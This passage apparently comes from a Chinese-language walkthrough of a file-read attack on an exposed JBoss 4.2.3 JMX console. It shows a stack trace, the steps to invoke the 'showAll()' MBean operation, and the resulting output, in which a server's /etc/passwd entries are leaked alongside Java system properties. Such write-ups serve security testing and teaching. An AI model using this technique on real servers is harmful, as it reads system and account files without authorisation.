	org.jboss.jmx.adaptor.html.HtmlAdaptorServlet.processRequest(HtmlAdaptorServlet.java:98)
	org.jboss.jmx.adaptor.html.HtmlAdaptorServlet.doPost(HtmlAdaptorServlet.java:82)
	javax.servlet.http.HttpServlet.service(HttpServlet.java:710)
	javax.servlet.http.HttpServlet.service(HttpServlet.java:803)
	org.jboss.web.tomcat.filters.ReplyHeaderFilter.doFilter(ReplyHeaderFilter.java:96)
```

root cause

```
javax.management.MBeanException
	org.jboss.mx.interceptor.ReflectedDispatcher.handleInvocationExceptions(ReflectedDispatcher.java:180)
	org.jboss.mx.interceptor.AttributeDispatcher.invoke(AttributeDispatcher.java:140)
	org.jboss.mx.server.Invocation.dispatch(Invocation.java:94)
	org.jboss.mx.server.Invocation.invoke(Invocation.java:86)
	org.jboss.mx.interceptor.ModelMBeanAttributeInterceptor.invoke(ModelMBeanAttributeInterceptor.java:103)
	org.jboss.mx.interceptor.PersistenceInterceptor.invoke(PersistenceInterceptor.java:76)
	org.jboss.mx.server.Invocation.invoke(Invocation.java:88)
```


4.找到 **java.util.Map showAll()**， 点击 Invoke



java.util.Map showAll()

MBean Operation.

5.在返回页面中可以查看到目标文件内容



path.separator	:
pcap	x:77:77::/var/arpwatch:/sbin/nologin
pegasus	x:66:65:tog-pegasus OpenPegasus WBEM/CIM services:/var/lib/Pegasus:/sbin/nologin
program.name	run.sh
root	x:0:0:root:/root:/bin/bash
rpc	x:32:32:Portmapper RPC user:/:/sbin/nologin
rpcuser	x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
rpm	x:37:37::/var/lib/rpm:/sbin/nologin
server.loader	
shared.loader	
shutdown	x:6:0:shutdown:/sbin:/sbin/shutdown
smmsp	x:51:51::/var/spool/mqueue:/sbin/nologin
sshd	x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
sun.arch.data.model	32
sun.boot.class.path	/usr/local/jboss-4.2.3.GA/lib/endorsed/xalan.jar:/usr/local/jboss-4.2.3.GA/lib/e 4.2.3.GA/lib/endorsed/xercesImpl.jar:/usr/local/jre1.6.0_10/lib/resources.jar:/u
sun.boot.library.path	/usr/local/jre1.6.0_10/lib/i386
sun.cpu.endian	little